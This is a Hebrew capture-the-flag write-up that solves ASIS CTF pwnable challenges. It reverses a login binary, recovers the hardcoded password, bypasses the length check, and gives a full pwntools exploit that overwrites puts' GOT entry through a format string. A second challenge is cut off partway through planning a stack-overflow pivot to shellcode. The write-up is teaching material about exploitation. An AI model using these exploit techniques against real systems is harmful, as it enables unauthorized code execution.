נתבקשנו להכניס סיסמה, וכשטעינו הבינארי הפסיק את פעולתו. אין מנוס מלפתוח את הבינארי ב-IDA. נבחן את פונקציית ה-main. במבט pseudocode נוכל לראות די בבירור שקוראים מ-stdin קלט באורך של עד 0x200 תווים, מציבים אותו בבאפר, ולאחר מכן מעבירים את הבאפר לפונקציה כלשהי ועל סמך ערך החזרה שלה מחליטים אם להציג תפריט או הודעת wrong credential. נסמן את הפונקציה בשם check_password.

```
v5 = 0;
puts("[*] Welcome admin login system! \n");
puts("Login with your credential...");
printf("Credential : ");
read(0, &user_input, 0x200uLL);
if ( (unsigned int)check_password((const char *)&user_input) )
{
  while ( 1 )
  {
    puts("0) exit");
    puts("1) admin action");
    __isoc99_scanf("%d", &v5);
    if ( !v5 )
      break;
    if ( v5 == 1 )
      sub_40091F("%d", &v5);
    else
      puts("Wrong.");
  }
  puts("Good bye, admin :)");
  result = 0LL;
}
else
{
  puts("[!] Sorry, wrong credential");
  result = 0LL;
}
```

נבחן את הפונקציה check_password. נראה שהיא משווה בין ה-input לבין מחרוזת גלובלית שנמצאת ב-data segment. ההשוואה מתבצעת בעזרת הפונקציה strncmp, ואם הפונקציה מחליטה שהמחרוזות שוות, מוחזר 1 ופאנל האדמין ייפתח בפנינו.

```
__int64 __fastcall check_password(const char *user_input)
{
  size_t v1; // rax@1

  v1 = strlen(GLOBAL_PASSWORD);
  return strncmp(GLOBAL_PASSWORD, user_input, v1) == 0;
}
```

מכאן, באופן די פשוט נמצא שהערך הגלובלי של הסיסמה הוא:

```
a7h15_15_v3ry_5 db '7h15_15_v3ry_53cr37_1_7h1nk',0
```

כמו כן, יש כאן חולשה לוגית: משווים רק עד האורך של GLOBAL_PASSWORD, אבל אנחנו שולטים בקלט שאורכו יכול להגיע לכדי 0x200 תווים, לכן נוכל, במידת הצורך, לאחסן עוד מידע על user_input ובכך זאת לעבור את ההשוואה, כל עוד המחרוזת שלנו תתחיל בסיסמה האמיתית.

עוד חולשה שנשים לב אליה - היא ה-buffer overflow שיש ב-main: ניתן לראות שהמחרוזת user_input מוגדרת על המחסנית, באורך של 0x28. מכיוון שקוראים 0x200 תווים לתוך user_input, ניתן פוטנציאלית לגרום ל-buffer overflow קלאסי. יש רק בעיה אחת - מה disassembly-ניתן לראות שקיימת כנרית, לכן לא נוכל, לפחות בשלב זה, לנצל את ה-buffer overflow. נצטרך למצוא דרך להשיג מידע על הכנרית.

```
-0000000000000035                 db ? ; undefined
-0000000000000034 var_34          dd ?
-0000000000000030 user_input      dq ?                    ;
-0000000000000028 var_28          dq ?
-0000000000000020 var_20          dq ?
-0000000000000018 var_18          dq ?
-0000000000000010                 db ? ; undefined
-000000000000000F                 db ? ; undefined
-000000000000000E                 db ? ; undefined
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
-0000000000000008 canary          dq ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

לאחר שנתחבר, יוצג לנו תפריט ניהול ובו שתי אפשרויות - לצאת מהתכנית (יגרום לסגירת התכנית), או לבצע פעולת אדמין. נבחר לבצע פעולת אדמין.

ננסה לספק מחרוזת כלשהי כקלט ונראה מה קורה:

```
8)# ./greg_lestrade
[*] Welcome admin login system!

Login with your credential...
Credential : 7h15_15_v3ry_53cr37_1_7h1nk
0) exit
1) admin action
1
[*] Hello, admin
Give me your command : My name is slim shady
[*] for secure commands, only lower cases are expected. Sorry admin
0) exit
1) admin action
1
[*] Hello, admin
Give me your command : slim
[*] for secure commands, only lower cases are expected. Sorry admin
0) exit
1) admin action
0
Good bye, admin :)
```

כפי שניתן לראות, עבור מחרוזת שכוללת רווחים, אות גדולה ואותיות קטנות, קיבלנו הודעת שגיאה שטוענת שיש לספק פקודה שבנויה רק מאותיות קטנות. אבל כאשר ניסינו שוב, הפעם עם מילה אחת המורכבת מאותיות קטנות בלבד, קיבלנו שוב את אותה הודעת שגיאה.

בשלב זה, עלינו לחזור ל-disassembly. נבחן את הפונקציה אליה אנו קופצים כאשר אנו בוחרים ב- admin action. נתבונן ב-pseudocode שלה:

```
  v5 = *MK_FP(__FS__, 40LL);
  memset(command, 0, 0x400uLL);
  puts("[*] Hello, admin ");
  printf("Give me your command : ");
  read(0, command, 0x3FFuLL);
  command_length = strlen(command) + 1;
  for ( i = 0; i < command_length; ++i )
  {
    if ( command[i] <= 96 || command[i] > 122 )
    {
      puts("[*] for secure commands, only lower cases are expected. Sorry admin");
      result = 0LL;
      goto LABEL_8;
    }
  }
  printf(command, command);
  result = 0LL;
LABEL_8:
  v1 = *MK_FP(__FS__, 40LL) ^ v5;
  return result;
}
```

ניתן לראות שעבור קליטת הפקודה, מאפשרים לנו לכתוב עד 0x3ff תווים. לאחר מכן, מחשבים את אורך הפקודה ומוסיפים לו אחד. עבור כל תו, בודקים אם הוא בתחום שבין 97 ל-122 (כולל). התחום הנ"ל הוא התחום שאליו ממופים ערכי ה-ASCII של האותיות הלועזיות הקטנות. אם התו לא נמצא בתחום הנ"ל, תודפס הודעת השגיאה שראינו קדם. במידה וכל הקלט עבר את הבדיקה, תקרא הפונקציה printf עם הפקודה בתור ה-format string.

מצד אחד, נראה שיש לנו שליטה ב-format string, ובאופן די פשוט - אם כי תוך שימוש בטכניקות מעט יותר מתקדמות מבאתגר הקודם - ניתן יהיה לפתור גם את האתגר הזה. עם זאת, יש לנו כמה הגבלות:

- אנו מוגבלים רק לאותיות קטנות. לא נוכל להשתמש באף מציין, מכיוון שהם דורשים שימוש בתו '%'!
- גם כאשר אנו מספקים קלט שמורכב כולו מאותיות קטנות, אנו עדיין מקבלים את הודעת השגיאה. למה?

התשובה לשאלה השנייה היא - מכיוון שיש באג לוגי באתגר ☺


נסביר: כאשר מחשבים את אורך הפקודה, קוראים ל-strlen ומוסיפים אחד. לאחר מכן עוברים על כל התווים חוץ מהתו באינדקס strlen(command)+1, שהוא אמור להיות ה-null terminator. בחלק הקוד הזה אין בעיה לכשעצמו, אך הבעיה היא השילוב בין strlen ו-read. בקריאה ל-read, כאשר נקיש "abc" ונלחץ על אנטר, גם תו השורה החדשה - "\n" - יקרא אל תוך הבאפר ונקבל "abc\n". אותו דבר קורה

כאן. הדבר גורם לכך ש-strlen מחשיב גם את \n כתו – שכן, הוא עוצר רק ב-null terminator - ומכיוון שמוסיפים 1, נוצר מצב שבו נעבור גם על "\n", כך שאי אפשר לעמוד בתנאי.

האומנם? בהתחלה חשבתי לוותר על האתגר, מתוך מחשבה שהוא לא תקין, אבל ראיתי שהיו מספר אנשים שהצליחו לפתור אותו, וממילא ברור שצריך למצוא דרך כלשהי לעקוף את הבדיקה בשביל לנצל את השליטה שלנו ב-format string, אז המשכתי.

הכיוון הבא שרציתי לבדוק הוא האם יש דרך כלשהי להטעות את חישוב אורך הפקודה, כך שהבדיקה תדלג על חלקים מהפקודה, או לא תתרחש כלל. מקום טוב להתחיל בו הוא האזור בו מתרחשת הבדיקה שתנאי הלולאה מתקיים ומתקבלת ההחלטה אם להיכנס לעוד איטרציה או לא, ואכן היה די פשוט למצוא שם באג לוגי מסוג type confusion:

מתרחשת השוואה בין command_length - שהוא DWORD, לבין al - שמאחסן את הערך של ה-counter, שתחילה מוגדר כ-0 - שהוא בית. כלומר, משווים רק את הבית התחתון של command_length ל-counter, ואם הוא לא גדול מה-counter, לא תחול עוד איטרציה. לכן, כל מה שעלינו לעשות הוא לדאוג לכך שהבית התחתון של ה-counter יהיה שווה ל-0. ניתן לעשות זאת בקלות - על ידי שליחת מחרוזת באורך 0xfe - לאחר שיתווסף אליה '\n', האורך שלה יהיה 0xff, ולאחר שיתווסף אליה 1 - כפי שנעשה בתכנית - האורך יהיה 0x100, וכשנתבונן על הבית השמאלי ביותר שלו, נראה 0x00, והתנאי יתקיים. נדגים:




כעת, כשמצאנו דרך להתגבר על הבדיקה, נוכל להשתמש בכל format string שנרצה, כל עוד נוסיף לו padding כך שהבית השמאלי ביותר של אורכו + 2 יהיה שווה ל-0.

נתבונן במה שיש לנו עד כה:

- חולשת buffer overflow ב-main.
- חולשה לוגית בבדיקה הסיסמה שמאפשרת לנו להוסיף מידע על פי רצוננו למחרוזת שמאחסנת את הסיסמה ויושבת על המחסנית.
- יכולת לכתוב format string כאוות נפשינו.

בשלב זה, נבצע את אותן הבדיקות שביצענו בשלב הקודם:

- נריץ את הבינארי תחת gdb, נבדוק את האבטחה שלו. נגלה שמופעלים רק NX (DEP) ו-canaries.
- נחפש פונקציות בבינארי שקריאה אליהן תציג את הדגל. נמצא את הפונקציה הבאה:



אז ברור לנו שאנו צריכים למצוא דרך לגרום לתכנית לקפוץ לכתובת 0x400876 (אפשר להסתמך עליה מכיוון שאין ASLR), ושוב יש לנו גם חולשת buffer overflow וחולשת format string כמו בשלב הקודם, אלא שכן המצב שונה: יש לנו גישה לחולשת ה-buffer overflow רק פעם אחת, והיא לפני שאנו יכולים לנצל את חולשת ה-format string, כלומר אנחנו לא יכולים לדעת מה ערך ה-canary כאשר אנו מנצלים את חולשת ה-buffer overflow, אז נוותר על הכיוון הזה.

נשארנו עם יכולת לאחסן מידע על המחסנית ויכולת לכתוב format string לבחירתנו, איך נהפוך את זה לשליטה על flow התכנית? נשתמש בשיטה נחמדה בשם GOT overwrite - ננצל את העובדה שבכל פעם שפונקציה קוראת לפונקציה חיצונית, כמו printf, היא נעזרת ב-GOT entry הרלוונטי של printf בשביל לדעת איפה printf נמצאת. זה אומר שאם נוכל להשתלט על entry כלשהו, שאנו יכולים לגרום לתכנית לקרוא לו, נוכל להציב בו את הערך 0x400876 (הכתובת של פונקציית ה"ניצחון" שלנו), ולהשיג את הדגל.

כשהסתכלנו ב-main בהתחלה, ניתן היה לראות שכל עוד לא בוחרים באופציה exit, התכנית תמשיך לקלוט פקודות מהאדמין ולהדפיס את התפריט בכל פעם מחדש. על מנת להדפיס את התפריט, התכנית משתמשת ב-puts. מכאן שאם נוכל לדרוס את הערך שב-GOT entry של puts, נוכל לגרום לתכנית לקרוא לפונקציית הניצחון במקום ל-puts, כאשר תרצה להדפיס את התפריט בפעם הבאה שתרצה לבקש פקודה מהאדמין.

ניתן לראות שה-GOT entry של puts נמצא ב-0x602020. מכיוון שאין ASLR, כתובת זו קבועה, ואם היינו יכולים לסדר שהיא תופיע כמצביע באורך 64 ביט על המחסנית, היינו יכולים להשתמש ב-%n על מנת לרשום ערכים שרירותיים לתוכו.

```
.got.plt:0000000000602018 off_602018      dq offset strncmp       ; DATA XREF: _strncmp↑r
.got.plt:0000000000602020 off_602020      dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000602028 off_602028      dq offset strlen        ; DATA XREF: _strlen↑r
.got.plt:0000000000602030 off_602030      dq offset __stack_chk_fail
.got.plt:0000000000602030                                         ; DATA XREF: ___stack_chk_fail↑r
.got.plt:0000000000602038 off_602038      dq offset system        ; DATA XREF: _system↑r
.got.plt:0000000000602040 off_602040      dq offset printf        ; DATA XREF: _printf↑r
.got.plt:0000000000602048 off_602048      dq offset alarm         ; DATA XREF: _alarm↑r
.got.plt:0000000000602050 off_602050      dq offset read          ; DATA XREF: _read↑r
.got.plt:0000000000602058 off_602058      dq offset __libc_start_main
.got.plt:0000000000602058                                         ; DATA XREF: ___libc_start_main↑r
.got.plt:0000000000602060 off_602060      dq offset setvbuf       ; DATA XREF: _setvbuf↑r
.got.plt:0000000000602068 off_602068      dq offset __isoc99_scanf
.got.plt:0000000000602068                                         ; DATA XREF: ___isoc99_scanf↑r
.got.plt:0000000000602068 _got_plt        ends
```

לצערנו, ה-GOT entry לא מופיע במחסנית, אבל הסיסמה כן נמצאת במחסנית! כל מה שעלינו לעשות הוא לספק את הסיסמה המתבקשת על מנת לעבור אימות, לספק padding מתאים על מנת שהאורך יתחלק ב-8, ולרשום את הכתובות שאנו רוצים לדרוס. לאחר מכן, נשתמש ב-format string ובמציינים %x ו-%n על מנת לכתוב לכתובות שרשמנו על המחסנית בעזרת ה"סיסמה", וכך נוכל לדרוס ולהחליף את ה-GOT entry של puts ולהשיג את הדגל.

נושא שלא כיסינו בתקציר ל-format string exploitation הוא האופציה לציין את הרוחב (width) של המידע שאנו רוצים, כלומר מספר התווים שאנו רוצים להשתמש בהם כאשר נציג את המידע שמאוחסן במציין. כך, לדוגמה: %5x ידפיס 5 תווים למסך, ו-%1337x ידפיס 1337 תווים למסך. כאמור, %n שומר לתוך הכתובת אליה מצביע הארגומנט אליו המציין מתייחס את מספר התווים שהודפסו למסך עד כמו, כך שהצירוף %5x%n יציב את הערך 5 בתוך ה-DWORD התחתון של הערך אליו מצביע הארגומנט השלישי (כאשר ה-format string הוא הראשון) שהועבר לפונקציה, ו-%n יציב 0 בארגומנט השני (מכיוון שלא הודפס אף תו עד שפונקציית הפורמט הגיע למציין n). ניתן להשתמש במציין n יותר מפעם אחת: הצירוף %5x%n%7x%n יציב 5 בכתובת אליה מפנה הארגומנט השלישי של הפונקציה ו-12 (מכיוון ש-n כותב את כמות הבתים שהודפסו עד כה, לכן הוא יציב 12=5+7) בארגומנט החמישי של הפונקציה.

כפי שציינו בתקציר ל-format string exploitation, ניתן להשתמש במתקני אורך בשילוב עם המציין n. כמובן שניתן לשלב זאת ביחד עם ציון אינדקס. כך, ה-format string הבא:

```
%9$hhn%1337x%10$hn%4096x%11n
```

יבצע את הפעולות הבאות:

- יציב 0 בבית השמאלי ביותר אליו מצביע הארגומנט התשיעי של הפונקציה (מכיוון ש-hh מציין להתייחס למידע כאל בית).
- יציב 0x0539 ב-WORD התחתון אליו מצביע הארגומנט העשירי של הפונקציה (מכיוון שהדפסנו 1337=0x539 בתים ו-h מציין להתייחס אל המידע כאל שני בתים, כלומר WORD).

- יציב 0x00001539 ב-DWORD אליו מצביע הארגומנט האחד-עשר של הפונקציה (מכיוון שהדפסנו 1337+4096=5433=0x1539 בתים עד כה).

עתה, מסלול הפעולה שלנו על מנת לנצל את התכנית נראה ברור:

- ננצל את הבאג בבדיקת הסיסמה על מנת לרשום את הכתובת של החלקים השונים שנרצה לכתוב ב-GOT entry של puts למחסנית, כך נוכל להשתמש בהם כארגומנטים ל-printf ונוכל להיעזר במציין n על מנת לדרוס את הערכים שהם מצביעים אליהם. נפצל את הכתובת שאנו רוצים לרשום ל-3 חלקים: המילה התחתונה - 0x0876, המילה הקודמת לתחתונה - 0x0040, וה-DWORD העליון - 0x00000000. על מנת לאפשר את הכתיבה של כל החלקים, נפצל גם את הכתובת בה מאוחסן הערך של ה-GOT entry של puts לשלושה חלקים, בהתאם: המילה התחתונה - 0x602020, המילה הקודמת לה - 0x602022, וה-DWORD העליון - 0x602024. את כל הערכים הללו נמקם בתוך המחסנית כמצביעים באורך 64-ביט.
- ניצור format string שכותב את הערכים המתאימים לכתובות המתאימות, תוך התייחסות לארגומנטים המתאימים. חשוב לארגן את סדר הכתיבה כך שיתבצע על פי סדר הערכים שאנו רוצים לכתוב, ולא על פי סדר הכתובות, וזאת מכיוון שבכל פעם, המציין n יכתוב ערך שהוא לכל הפחות זהה לערך שנכתב בפעם הקודמת שהמציין היה בשימוש.
- נוסיף ל-format string ריפוד (padding) מספק כך שיקיים את התנאי byte(strlen(format_string) + 2) == 0 על מנת לעקוף את הבדיקות שמתבצעות על הפקודה.

נותרנו עם פער אחד - איפה יושבים הארגומנטים שלנו ביחס ל-rsp בעת הקריאה ל-printf בפונקציה המטפלת בפקודות אדמין? ניתן לחשב את המיקום היחסי באופן סטטי, על ידי הסתמכות על ה-disassembly בלבד (מכיוון שהמחסנית רציפה), אך יותר פשוט לבצע את זה בזמן ריצה, לכן נריץ את הבינארי תחת gdb בעזרת הרצת gdb -q ./greg_lestrade. לאחר מכן, נמקם breakpoint בנקודה שבה הפונקציה שמטפלת בפקודות אדמין קוראת ל-printf בעזרת break *0x400a0c. נריץ את התכנית בעזרת r, ונספק לה את הקלט הבא בתור סיסמה:

```
7h15_15_v3ry_53cr37_1_7h1nkAAAAABBBBBBBB
```

כאשר השימוש ב-AAAAA הוא על מנת ליישר את אורך החלק ה"לא מעניין" של הסיסמה לכפולה של 8 (הגרנולריות שלנו ב-64 ביט), ו-BBBBBBBB משמש על מנת לאחסן מחרוזת שיהיה לנו קל למצוא בזיכרון.

כעת, נמצא את הכתובת אליה מצביע rsp בעזרת הפקודה i r rsp, וכן נמצא את המיקום של BBBBBBBB בעזרת הפקודה find BBB.

נחסר בין הכתובות ונקבל את המרווח בין rsp לתחילת הארגומנטים ש"הזרקנו" לזיכרון על גבי הסיסמה, נחלק ב-8 ונוסיף 5 (בגלל שיש עוד 5 אוגרים שמאחסנים ארגומנטים) ונקבל את מיקום הארגומנט שהחל ממנו נמצא את הכתובות שהזנו:

```
8)# gdb -q ./greg_lestrade

warning: build/bdist.linux-x86_64/wheel/peda/peda.py: No such file or directory
Reading symbols from ./greg_lestrade...(no debugging symbols found)...done.
gdb-peda$ break *0x400a0c
Breakpoint 1 at 0x400a0c
gdb-peda$ r
Starting program: /mnt/hgfs/game_of_pwns/ASISCTF/Organized/Pwnable/01 - Greg Les
trade (78)/greg_lestrade
[*] Welcome admin login system!

Login with your credential...
Credential : 7h15_15_v3ry_53cr37_1_7h1nkAAAAABBBBBBBB
0) exit
1) admin action
1
[*] Hello, admin
Give me your command : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  Legend: code, data, rodata, value

  Breakpoint 1, 0x0000000000400a0c in ?? ()
  gdb-peda$ i r $rsp
  rsp            0x7fffffffdd40   0x7fffffffdd40
  gdb-peda$ find BBBB
  Searching for 'BBBB' in: None ranges
  Found 2 results, display max 2 items:
  [stack] : 0x7fffffffe1c0 ("BBBBBBBB\n\030\314\373\t\255\r `\v@")
  [stack] : 0x7fffffffe1c4 --> 0xfbcc180a42424242
  gdb-peda$
```


מצאנו שהכתובות שלנו נמצאות החל מהארגומנט ה-150 ל-printf. בהנחה שנרשום את כל הכתובות שברצוננו להעביר ל-printf באופן עוקב (ואין סיבה שלא), נוכל להשתמש ב-format string הבא על מנת לרשום את הכתובת של פונקציית הניצחון שלנו על גבי ה-GOT entry של puts:

```
%152$n%64x%151$hn%2102x%150$hn
```

כל שנותר לעשות הוא לכתוב את ה-exploit שלנו:

```
from pwn import *

context.update(arch='amd64')
r = process("./greg_lestrade")

e = ELF("./greg_lestrade")

r.recvuntil("Credential")

passphrase = "7h15_15_v3ry_53cr37_1_7h1nk"
padded_passpharse = passphrase + "AAAAA"

r.sendline(padded_passpharse + p64(e.got['puts']) + p64(e.got['puts'] + 2) +
p64(e.got['puts'] + 4))
r.recvuntil("admin action")

r.sendline("1")
r.recvuntil("command :")

format_string = "%152$n%64x%151$hn%2102x%150$hn"
format_string = format_string + "-" * (254 - len(format_string))  # Add padding
r.sendline(format_string)

r.interactive()
```

נריץ ונקבל את הדגל:



וסיימנו את האתגר ☺ למדנו אפילו יותר על הכוח של format strings, ונמשיך ללמוד עליו בהמשך, אבל באתגר הבא מצפה לנו משהו קלאסי ומוכר יותר...

Mrs. Hudson

נוריד את האתגר הבא, וכמנהגינו נבחן אותו באופן שטחי. הבינארי לא נראה מורכב - מודפס פלט כלשהו ולאחר מכן מחכים ל-input מהמשתמש, לאחר קבלת ה-input התכנית נסגרת. הדבר הראשון שאנו רוצים לבדוק במצב כזה הוא האם קלט ארוך יכול לגרום להתנהגות משונה. ננסה זאת:

```
# ./mrs._hudson
Let's go back to 2000.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Segmentation fault, כבר התחלה טובה ☺ כנראה שנוכל לבצע כאן buffer overflow שיוביל להשתלטות על ה-flow של התכנית ואולי אפילו להרצת קוד.

בשלב הזה נפתח את התכנית ב-IDA ונבחן אותה. קודם כל, נראה שהפעם אין "פונקציית ניצחון", ויהיה עלינו להשיג shell באופן קלאסי. כל התכנית מורכבת מפונקציית main פשוטה, שכל מה שהיא עושה זה להקצות באפר על המחסנית, באורך של 0x70 בתים, וקוראת ל-scanf עם המציין %s. מכיוון שלא צוינה הגבלת רוחב על %s, הפונקציה תאפשר לנו לבצע buffer overflow ב-stack, וכך נוכל לדרוס את rbp ו-rip השמורים ולהשיג שליטה על ה-flow של התכנית. כמו כן, ניתן לראות שאין stack canary.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_80= qword ptr -80h
var_74= dword ptr -74h
user_buffer= byte ptr -70h

push    rbp
mov     rbp, rsp
add     rsp, 0FFFFFFFFFFFFFF80h
mov     [rbp+var_74], edi
mov     [rbp+var_80], rsi
mov     rax, cs:stdin@@GLIBC_2_2_5
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     rax, cs:__bss_start
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     edi, offset s   ; "Let's go back to 2000."
call    _puts
lea     rax, [rbp+user_buffer]
mov     rsi, rax
mov     edi, offset aS  ; "%s"
mov     eax, 0
call    ___isoc99_scanf
leave
retn
main endp
```

על מנת להחליט אם נצטרך לכתוב ROP או שנוכל להסתפק ב-shellcode שנרשום למחסנית ונמצא דרך לקפוץ אליו, ואם יש צורך להילחם ב-ASLR, נריץ את התכנית תחת gdb ונבדוק אילו הגנות פועלות בבינארי (או שנסיק על סמך המשפט ".Let's go back to 2000", אבל זה לא מגניב באותה מידה):

```
# gdb -q ./mrs._hudson
warning: build/bdist.linux-x86_64/wheel/peda/peda.py: No such file or directory
Reading symbols from ./mrs._hudson...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$ aslr
ASLR is OFF
gdb-peda$
```

אין NX, אין כנרית ואין ASLR, חלום ☺ כל מה שאנחנו צריכים לעשות, זה למצוא דרך לקפוץ אל ה-shellcode שלנו.

הדרך הקלאסית ביותר לנצל stack overflow על מנת להריץ shellcode היא לדרוס את כתובת החזרה של הפונקציה בכתובת שאפשר להסתמך עליה, בה קיימת הפקודה "call rsp", ויש לאחר מכן לרשום את כל ה-shellcode שאנו רוצים שירוץ. לאחר שהפונקציה תחזור, rsp יצביע לראשית ה-shellcode שלנו, ונוכל להריץ אותו. כאן ממבט ראשון לא נראה שיש לנו call rsp בכתובת אמינה, כך שנצטרך למצוא דרך מתוחכמת מעט יותר לנצל את ה-stack overflow שלנו.

ברור לנו, שאם נוכל לגרום ל-shellcode שלנו להיכתב לכתובת קבועה, נוכל לדרוס את כתובת החזרה של הפונקציה כך שתהיה הכתובת שבה יושב ה-shellcode שלנו. הבעיה היא, שאם נבצע buffer overflow פשוט הכתובת של ה-shellcode לא תהיה קבועה משום שהוא יושב על ה-stack. מה אם היינו יכולים לכתוב לכתובת אחרת, שהיא קבועה ולא תגרום לקריסה לפני שנוכל להריץ את ה-shellcode? נחפש אזורים בזיכרון שיש לנו הרשאות כתיבה + הרצה אליהם, בעזרת הפקודה vmmap ב-gdb (אזורים כאלו יסומנו בצבע אדום ב-PEDA):

```
84      ../sysdeps/unix/syscall-template.S: No such file or directory.
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /mnt/hgfs/game_of_pwns/ASISCTF/O
rganized/Pwnable/02 - Mrs. Hudson (90)/mrs._hudson
0x00600000         0x00601000         r-xp      /mnt/hgfs/game_of_pwns/ASISCTF/O
rganized/Pwnable/02 - Mrs. Hudson (90)/mrs._hudson
0x00601000         0x00602000         rwxp      /mnt/hgfs/game_of_pwns/ASISCTF/O
rganized/Pwnable/02 - Mrs. Hudson (90)/mrs._hudson
0x00007ffff7a38000 0x00007ffff7bcf000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7bcf000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7dcf000 0x00007ffff7dd3000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7dd3000 0x00007ffff7dd5000 rwxp      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7dd5000 0x00007ffff7dd9000 rwxp      mapped
```

האזור שבין 0x601000 ל-0x602000 נשמע מושלם למטרה שלנו, וברור איך נוכל לדרוס את כתובת החזרה על מנת לקפוץ לאזור. עתה, עולה שאלה חדשה - כיצד נוכל לכתוב את ה-shellcode שלנו לכתובת הזו?

הפתרון לא מורכב, ומסתמך על שיטה בשם stack pivoting - נדרוס את הערך של המצביע לראש המחסנית כך שיצביע לכתובת שעוזרת לנו באקספלויטציה. מה-disassembly ניתן לראות שה-buffer מוגדר על המחסנית, החל מ-rbp-0x70. מה אם rbp היה מצביע לכתובת 0x601070? כך, ה-buffer היה נכתב החל מ-0x601000, וזה בדיוק איפה שהיינו רוצים למקם את ה-shellcode שלנו. אילו היינו יכולים להריץ שוב את קטע הקוד שמתחיל החל מטעינת הכתובת של ה-buffer ל-rax ועד לקליטת הקלט מהמשתמש, כך ש-rbp יהיה שווה ל-0x601070, היינו יכולים לכתוב את ה-shellcode שלנו, ולאחר מכן לדרוס את כתובת החזרה של הפונקציה כך שתצביע ל-0x601000 ולגרום להרצת ה-shellcode שלנו.

```
.text:000000000040066F                 lea     rax, [rbp+user_buffer]
.text:0000000000400673                 mov     rsi, rax
.text:0000000000400676                 mov     edi, offset aS  ; "%s"
.text:000000000040067B                 mov     eax, 0
.text:0000000000400680                 call    ___isoc99_scanf
.text:0000000000400685                 leave
.text:0000000000400686                 retn
.text:0000000000400686 main            endp
.text:0000000000400686
```

איך נוכל לעשות זאת? די בפשטות:

1. קודם כל, נמלא את ה-buffer שמוקצה על המחסנית.
